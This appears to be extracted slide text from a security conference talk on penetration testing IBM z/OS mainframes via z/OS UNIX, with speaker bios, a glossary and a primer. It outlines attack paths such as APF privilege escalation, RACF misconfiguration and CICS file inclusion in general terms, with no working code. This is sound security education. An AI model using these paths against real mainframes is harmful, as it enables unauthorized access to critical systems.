



SSH-nanigans

Busting Open the Mainframe Iron Fortress Through UNIX

Soldier of FORTRAN



Philip Young

Director of Mainframe Penetration Testing
NetSPI



Soldier of FORTRAN

- 90s Hacker Kid
- Mainframe Security Enthusiast
- Terrible Karaoke Singer
- Always felt like an outsider
- Pentesting Mainframes for 10+ years



Chad Rikansrud

Software security researcher
Broadcom



- 90s Hacker Kid
- Mainframe Security Enthusiast
- Loves showtunes
- Reverse Engineer
- Pentesting Mainframes for 10+ years

Bigendian Smalls



Mark Wilson

- The OG Mainframe Hacker
- Tools based on his misadventures
- Knows more about RACF than I ever will
- Works on mainframe part time when he takes a break from his full time motorcycle repair shop





Smalls

@bigendiansmalls

...

It's a user catalog, Michael. How many could we possibly need, 100?

lol. Imao, even.

New variable type just dropped "Hope" - size varies, pretty sure it'll be correct. maybe...

@mainframed767 - <33333

```
**
* CDR TODO - NEED TO MAKE THIS MORE ACCURATE
**
UCATTAB DS . . . 100CL44 . . . # 100 User catalogs, hope its enough
UCATTABL EQU 44
* _.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._
```






Smalls

@bigendiansmalls

...

It's a user catalog, Michael. How many could we possibly need, 100?

lol. Imao, even.


New variable type just dropped "Hope" - size varies, pretty sure it'll be correct. maybe...

@mainframed767 - <33333


```
**
* CDR TODO - NEED TO MAKE THIS MORE ACCURATE
**
UCATTAB DS . . . 100CL44 . . . # 100 User catalogs, hope its enough
UCATTABL EQU 44
* _.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._
```




it was not enough







Card Reader

Button Pusher

Terminal






Companies Rely On It

At most companies, z/OS mainframes represents a systemically important platform where downtime is counted in seconds and minutes.

This is but a tiny representation of the kinds of companies that runs z/OS



Terminology

RACF

Security manager for z/OS. Controls access to datasets, resources, and system functions. Stores user profiles and credentials and attributes like SPECIAL and OPERATIONS.



APF Library

Contains programs which can change their memory key to key 0.



SPECIAL/ OPERATIONS

In RACF grants elevated system privileges. For example, create add or edit an APF authorized library.



KEY 0

Storage protection key that bypasses all memory access controls. Programs running in Key 0 can read/write any memory location in the system.



What? Me Hack Mainframes?

- That's impossible
- Can't buffer overflow
- No current tooling
- Standard Exploits don't work
- It's too complex



Mainframe Attack Paths

1.

Network

TCP/IP and SNA network attack paths can allow an attacker unauthorized access. For example, using CICS CECI transaction for LFI or an insecure web app.

3.

External Security Manager

RACF, ACF2 or TopSecret all have their quirks, misconfigured security settings could inadvertently let users read all files in z/OS UNIX, or submit jobs as someone else, the opportunities are endless.

2.

Filesystem

Improperly locked down dataset access allows for multiple escalation paths from reading sensitive data to complete system compromise through APF privilege escalation.


4.


z/OS UNIX

Runs inside z/OS, is a full blown UNIX environment, is largely overlooked by its security and mainframe operations and is the focus of this talk.

UNIX OPENS THE DOOR!







Known by Many Names



1994

OpenEdition

Provided basic UNIX System V interfaces, Introduced the HFS, not fully integrated to z/OS

1998

Unix System Services

Now fully integrated into z/OS, adds support for more modern ZFS, Better external security manager integration, USS

1991



1996

OpenEdition

Obtained POSIX compliance, added TCP/IP integration, which replaced older TCP implementation, obtains official UNIX branding

Today

z/OS UNIX

EBCDIC and ASCII support, more open/gnu tools, multiple compilers like C, Rust, scripting with Python

z/OS UNIX Primer

It's a command interpreter with scripting capabilities.

Default Shells:

/bin/sh

/bin/tcsh

Execution context determines privilege level.

z/OS UNIX Primer

Hierarchical structure rooted at /

Directory traversal and path manipulation are common attack vectors.

z/OS UNIX Primer

File-level permission bits (rwx), e.g. -r-xrwx-rw

ESMs like RACF can add more granular access control on top of the file system permissions

Though sometimes makes permissions less secure

z/OS UNIX Primer

You access the UNIX environment via:

OMVS command in TSO

SSH sessions

Using JCL, or batch processing, with BPXBATCH

